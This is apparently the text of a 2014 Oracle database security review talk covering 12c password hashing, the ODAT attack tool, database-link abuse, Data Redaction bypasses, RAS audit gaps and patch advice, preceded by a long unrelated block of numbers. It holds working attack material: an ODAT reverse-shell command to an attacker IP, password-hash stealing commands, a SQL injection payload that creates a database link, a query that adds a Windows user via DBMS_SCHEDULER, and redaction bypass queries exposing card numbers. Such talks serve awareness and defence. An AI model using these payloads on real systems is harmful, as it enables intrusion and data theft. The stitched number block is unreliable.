16221484 16221589 16226575 16226643 16226660 16228982 16236863 16237313 16245251 16247720 16248919 16263994
16267272 16268742 16269345 16270093 16273483 16274747 16278067 16282272 16284537 16292036 16297300 16298117
16299065 16301888 16303608 16307352 16314214 16322861 16323824 16338342 16342845 16346018 16346715 16357438
16360112 16362035 16367081 16368002 16370714 16382764 16396856 16399083 16400122 16401039 16402712 16403344
16405283 16405740 16412588 16415369 16416264 16419958 16423383 16424307 16425400 16434983 16436538 16437398
16443587 16446410 16449088 16453535 16455998 16456209 16457913 16461666 16463153 16466530 16470661 16472815
16473783 16475397 16476928 16480028 16483274 16485447 16494174 16494615 16494960 16496896 16497277 16503391
16509319 16519867 16520547 16521835 16539013 16544878 16545335 16546084 16547309 16547428 16552355 16554552
16555865 16562733 16564891 16568021 16571967 16576706 16580594 16591778 16607263 16610165 16612497 16613412
16625010 16633298 16653951 16672623 16673104 16674632 16674686 16678245 16680837 16689009 16689845 16692811
16702025 16703988 16705164 16709171 16709181 16710729 16718027 16728092 16730798 16731148 16733020 16739794
16742408 16760013 16761198 16765564 16766691 16780853 16785708 16787555 16792882 16794993 16802118 16804061
16804850 16807804 16810924 16815142 16817814 16818892 16820228 16821341 16825679 16833845 16835973 16837842
16841351 16843029 16850097 16859747 16861831 16863206 16865496 16865830 16876500 16876940 16885125 16885160
16891690 16893548 16897634 16898135 16911234 16914625 16915985 16919867 16920195 16923643 16934240 16936704
16939225 16943398 16952124 16953470 16953559 16954972 16958130 16970088 16990304 16999622 17000467 17000486
17008359 17010181 17010294 17017077 17023996 17033060 17033183 17037392 17039018 17039870 17040527 17041466
17047404 17051434 17051587 17051760 17062080 17066622 17068798 17070815 17156876 17162712 17162771 17164760
17172091 17189758 17192625 17197653 17202956 17205143 17207134 17209968 17210109 17215560 17218394 17228245
17233014 17234189 17238901 17242746 17253299 17254374 17261081 17265093 17268107 17268783 17270174 17270605
17274465 17274701 17276570 17278949 17284386 17287038 17292425 17293498 17298055 17301564 17301761 17308789
17309268 17315721 17320173 17323222 17337753 17340129 17340819 17352756 17354347 17362789 17371426 17373936
17379684 17382536 17382950 17385018 17388735 17398748 17401297 17401417 17402461 17404511 17433105 17433807
17435488 17435912 17443054 17466854 17469815 17477919 17482538 17483479 17488341 17495758 17500006 17510936
17511071 17533502 17533534 17535775 17537632 17543933 17545239 17549316 17557621 17560233 17564768 17564992
17565514 17567154 17569156 17572661 17577153 17584846 17590018 17595296 17597704 17603987 17604066 17614105
17618927 17622103 17627039 17631192 17632249 17633803 17642560 17644321 17644530 17647556 17653551 17691313
17694875 17715578 17732353 17739520 17759708 17769597 17777037 17781659 17781859 17782724 17784685 17797837
17798411 17804001 17805316 17809170 17818863 17819569 17823929 17827534 17833609 17842825 17843104 17843489
17850242 17852076 17863980 17865289 17866999 17875994 17882599 17885200 17896002 17896018 17906464 17908541
17916593 17922254 17922440 17927970 17928272 17931923 17932866 17936109 17940489 17941893 17945280 17950306
17954221 17965447 17966375 17968067 17968123 17970036 17971955 17972958 17973683 17980246 17982591 17987871
17995069 18017044 18018515 18020335 18035463 18035863 18036580 18053580 18053631 18055715 18058112 18059873

Oracle 12c Password Verifier*

- New password hashing algorithm based on PBKDF2 and SHA-512
- De-optimized to make the password cracking much slower (11c SHA1 hashes: 25,975,600,000 hashes/s, 12c several thousands)
- For backward compatibility Oracle is creating all 3 password hashes (10g, 11g, 12c)
- If possible (best security, only new Oracle clients) use the 12c password verifier exclusively

* https://docs.oracle.com/database/121/DBSEG/authentication.htm#DBSEG3225

Oracle 12a Password Verifier

This table shows the effect of the **`SQLNET.ALLOWED_LOGON_VERSION_SERVER`** setting on verifier generation:

SQLNET.ALLOWED_LOGON_VERSION_SERVER setting	**8**	**11**	**12**	**12a**
Server runs in Exclusive Mode?	No	No	Yes	Yes
Generate the **`10G`** verifier?	Yes	Yes	No	No
Generate the **`11G`** verifier?	Yes	Yes	Yes	No
Generate the **`12C`** verifier?	Yes	Yes	Yes	Yes

ODAT* - Oracle Database Attacking Tool

- New open source database attacking tool
- Multiple Features
  - search **valid SID** on a remote Oracle Database listener
  - search Oracle **accounts**
  - **execute system commands** (DBMS_SCHEDULER, JAVA,external tables, oradbg)
  - **download files** stored on the database server (UTL_FILE, external tables, CTXSYS, DBMS_LOB)
  - **upload files** on the database server (UTL_FILE, DBMS_XSLPROCESSOR, DBMS_ADVISOR)
  - delete files (UTL_FILE)
  - **send/reveive HTTP requests** from the database server (UTL_HTTP, HttpUriType)
  - **scan ports** of the local server or a remote server (UTL_HTTP, HttpUriType, UTL_TCP)
  - capture a SMB authentication through:
  - exploit the **CVE-2012-313**

* https://github.com/quentinhardy/odat

ODAT - Examples

dbmsscheduler module

This module can be used to execute system commands on a remote database server. Useful to get a **reverse tcp shell**.

Note 1: It is not possible to:
~ get the output of the system command
~ to give some special chararacters in arguments to the system command (ex: >)

- To get a reverse tcp shell when the remote database server is a Linux:

```
./odat.py dbmsscheduler -s $SERVER -d $SID -U $USER -P $PASSWORD --reverse-shell $MY_IP $A_LOCAL_PORT
```

ODAT - Examples

passwordstealer module

This module has been created in order to get hashed password quicly and to pickup hashed passwords from the history.

- To get hashed passwords from the history:

```
./odat.py passwordstealer -s $SERVER -d $SID -U $USER -P $PASSWORD --get-passwords-from-history
```

- To get hashed passwords from the users table:

```
./odat.py passwordstealer -s $SERVER -d $SID -U $USER -P $PASSWORD --get-passwords
```

Abusing Oracle's CREATE DATABASE LINK privilege for fun and profit! *

```
http://host/vuln.jsp?id=1 and (select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate "CREATE DATABASE LINK
notsosecure_link CONNECT TO scott IDENTIFIED BY tiger USING ""ORCL_SID"" ";commit;end;')
from dual) is not null
```

```
sql-shell>select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION;
begin execute immediate "CREATE DATABASE LINK link2 CONNECT TO dbsnmp IDENTIFIED BY
dbsnmp USING ""ORCL_SID"" ";commit;end;') from dual
```

```
sql-shell>select SYS.KUPP
$PROC.CREATE_MASTER_PROCESS@pwn('DBMS_SCHEDULER.create_program("myprog10","EX
ECUTABLE","net user pwnedfromweb pwn3d!! /add",0,TRUE);
DBMS_SCHEDULER.create_job(job_name=>"myjob10",program_name=>"myprog10",start_date=>NU
LL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);dbms_lock.sleep(1)
;dbms_scheduler.drop_program(program_name=>"myprog10");dbms_scheduler.purge_log;') from dual
```

* https://www.notsosecure.com/blog/2014/07/08/abusing-oracles-create-database-link-privilege-for-fun-and-profit/

August 2014

- Blackhat 2014 - Oracle Data Redaction is broken

August 2014

- Some security issues in Oracle Data Redaction were already shown in my presentation „Best of Oracle Security 2013“
- David Litchfield showed new ways (RETURNING INTO, XMLQUERY, XMLTABLE, inherence) to bypass Oracle Data Redaction
- Additionally he showed how to escalate privileges using dbms_redact
- This „feature“ was back ported by Oracle into 11.2.0.4
- Privilege escalation issue in dbms_redact was fixed with July 2014

August 2014

```
SQL> DECLARE
  2     buffer varchar(30);
  3  BEGIN
  4    UPDATE redactiontest
  5 SET id = id
  6 WHERE id=1
  7    RETURNING cc INTO buffer;
  8    DBMS_OUTPUT.put_line('CC=' || buffer);
  9 END;
 10  /
CC=4111222233334444
PL/SQL procedure successfully completed.
```

August 2014

```
SQL> select xmlquery('for $i in ora:view("REDACTIONTEST")
return $i' returning content) from dual;

XMLQUERY('FOR$IINORA:VIEW("REDACTIONTEST")RETURN
$I'RETURNINGCONTENT)
--------------------------
<ROW><CC>4111222233334444</CC><ID>1</ID></ROW>
<ROW><CC>3998887776665554</CC ><ID>
```

or via xmltable

```
select * from xmltable ('for $i in
ora:view("BLACKHAT","REDACTIONTEST") return $i/ROW/
CC/text()') t;
```

September 2014

- Oracle 12c Real Application Security and Standard Database Auditing - Warning Database Logins Not Logged *

* http://www.integrigy.com/oracle-security-blog/oracle-12c-real-application-security-and-standard-database-auditing-warning

RAS Database Logins Not Logged

Oracle Database 12c introduces the next generation Oracle virtual private database (VPD) with new security technology to support application security requirements. Oracle Database 12c Real Application Security (RAS) provides a declarative model that enables security policies that encompass not only the business objects being protected but also the principals (users and roles) that have permissions to operate on those business objects. RAS is more secure, scalable, and cost effective than traditional Oracle virtual private database technology.

RAS* Database Logins Not Logged

— Create a RAS user

```
exec XS_PRINCIPAL.CREATE_USER(NAME=>'MY_RAS_USER');
```

— Set password

```
 exec  XS_PRINCIPAL.SET_PASSWORD('MY_RAS_USER','oracle');
```

—Login using RAS user

MY_RAS_USER/oracle

— Login in classic audit trail contains XS$NULL instead of MY_RAS_USER

— Unified auditing will show the MY_RAS_USER in the XS_USER_NAME field

* http://www.oracle.com/technetwork/database/security/real-application-security/real-application-security-1964775.html

October 2014

- Oracle CPU October 2014 *

* http://www.oracle.com/technetwork/topics/security/cpuoct2014-1972960.html

October 2014 CPU*

„Oracle has received specific reports of malicious exploitation of vulnerabilities for which Oracle has already released fixes. In some instances, it has been reported that malicious attackers have been successful because customers had failed to apply these Oracle patches. Oracle therefore strongly recommends that customers remain on actively-supported versions and apply Critical Patch Update fixes without delay.“

* http://www.oracle.com/technetwork/topics/security/cpuoct2014-1972960.html

October 2014 CPU*

- 31 security fixes (2 remote exploitable)
- 10 JPublisher (max CVSS 9.0)
- 9 JavaVM (max CVSS 9.0)
- 2 APEX (max CVSS 6.0)
- 7 SQLJ (max CVSS 9.0)
- 2 JDBC (max CVSS 3.6)
- 1 Core RDBMS (CVSS 2.6)

==> so far no public exploits available

==> patch as soon as possible

* http://www.oracle.com/technetwork/topics/security/cpuoct2014-1972960.html

November 2014

- DOAG 2014

Trends 2015

- Oracle 12c migration projects
- New hardening documents for Oracle 12c required (new features, new packages, …)
- More SIEM integration projects of databases auditing/monitoring (McAfee ESM, Arcsight, IBM QRadar, Splunk, …)
- More pressure from legislative authorities (e.g. IT Sicherheitsgesetz, FINMA regulation)

Q & A

Thank you

- Contact:

Red-Database-Security GmbH

Bliesstr. 16

D-.66538 Neunkirchen

Germany